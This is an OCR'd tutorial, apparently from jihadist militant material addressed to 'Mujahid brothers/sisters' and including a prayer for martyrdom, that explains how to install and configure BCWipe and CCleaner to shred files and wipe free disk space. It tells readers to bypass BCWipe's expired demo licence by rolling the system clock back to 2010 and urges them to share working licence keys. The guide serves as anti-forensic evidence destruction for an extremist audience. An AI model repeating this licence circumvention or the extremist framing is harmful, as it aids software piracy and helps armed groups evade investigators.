


Home Page - http://www.jetico.com/
BCWipe


Install (Unfortunately this version is slightly old but is still as useful as the new version however, If you get the newer version with full working license keys the please spread them for your fellow Mujahid brothers/sisters as the new demo version is still useful but does not carry the new benefits of bcwipe)




Step 1: double click to install



Step 2: Click next




Step 3: accept terms and click Next.




Step 4: click next

Step 5: Click Next




Step 7: Try the external license provided however if it does not work use the embedded license, or try below if not then click finish



If the License refuses to work & the License type shows "Expired Demo Version" no problem!


Simply change the clock date back to 2010 to trick the program

1st: click on the clock **1** then change date & time **2**, then change date and time **3**



2nd: Click here **(1)** twice**,** then select the year 2010 **(2)**

3rd: Click ok twice then back to BCwipe (remember once BCwipe installs you follow these steps again to return back to the original date)



Now to reconfigure BCWipe


Select **1** then **2** to refresh the license type in the highlighted box (if it doesn't work play with the date abit)

Click Finish once done & ignore any errors.

Step 8: click finish


Also include the license file in the installation folder

How to Wipe Free Space




When you delete sensitive files using standard Windows 'Delete' command, the operating system does not shred contents of the documents from hard drive, it just marks disk space, earlier occupied by the files, as 'free'. To completely remove all the traces of the earlier deleted files, use Wipe Free Space command to wipe free space on the disk, where these files were stored.

1)To wipe free space on a disk, run Wipe Free Space command from 'My Computer' window using a pop-up menu. Right-click on the drive item you want to wipe: this will bring up the menu that includes Wipe Free Space. The following picture illustrates how to run the command:




When you run the Wipe Free Space command the following window appears:




If BCwipe is in demo mode then you'll only be allowed to use a 1 wipe pass, you either run BCwipe multiple times after each completion or CCleaner free space wiper. View the tutorial for more info. Personally I recommend you to use both BCwipe and CCleaner.

2-select the Wiping Options property page when you run the Wipe Free Space command, the following window appears: select the same options

3-Click ok



How to Delete a file/s



1)To delete a file or folder with BCWipe, simply use the Delete with wiping command from Explorer's pop-up menu. Right-click on the item you want to delete: this will bring up the menu that includes Delete with wiping command. The following picture illustrates how to run the command:

2-click more and select the wiping scheme (minimum 7 passes) then click yes or yes to all if multiple files.

When you click Yes or Yes to All button, the process will start and BCWipe will show the process statistics:

Remember to Wipe the Free Space regularly

(The bigger the hard disk the longer it will take)

CCleaner

In the Name of Allah, The Most-Compassionate The Most-Merciful
Allahummar zuqnee shahaa datan fi sabi lik
Oh Allah! Grant me martyrdom in your Path!

What is it?


CCleaner (formerly **Crap Cleaner**), developed by Piriform is a Utility program used to clean potentially unwanted files and invalid Windows Registry entries from a computer. A public version 1.01 for the Mac OS X has been released along with a Network Edition.

CCleaner supports the cleaning of temporary or potentially unwanted files left by certain programs, including Internet Explorer, Firefox, Google Chrome, Opera, Safari, Windows Media Player, eMule, Google Toolbar, Netscape, Microsoft Office, Nero, Adobe Acrobat, Mcafee, Adobe Flash Player, Sun Java, WinRAR, WinAce, WinZip, GIMP and other applications along with browsing history, cookies, Recycle bin, memory dumps, file fragments, log files, system caches, application data, autocomplete form history, and various other data. The program also includes a registry cleaner to locate and correct problems in the Windows registry, such as missing references to shared DLLs, unused registration entries for file extensions, and missing references application paths. CCleaner can wipe the MFT free space of a drive, or the entire drive itself.


CCleaner can be employed to uninstall programs. In addition, CCleaner allows the alteration of start-up programs, similar to the Microsoft Windows MSConfig utility. Users can disable start-up programs. CCleaner also allows users to delete system restore points.

How To Install CCleaner

1 - Double Click on ccsetup311.exe




2 - Click OK




3 - Click Next

4 - Click Next


5 – Click Next to install



6 - Click Finish




RUN CCleaner




1 – Click on No


2 – Click on **Options**>**Settings**= **Secure file deletion** and select either **7 passes** or **35 passes**




3 – Click on Options>advanced and the deselect the options on right



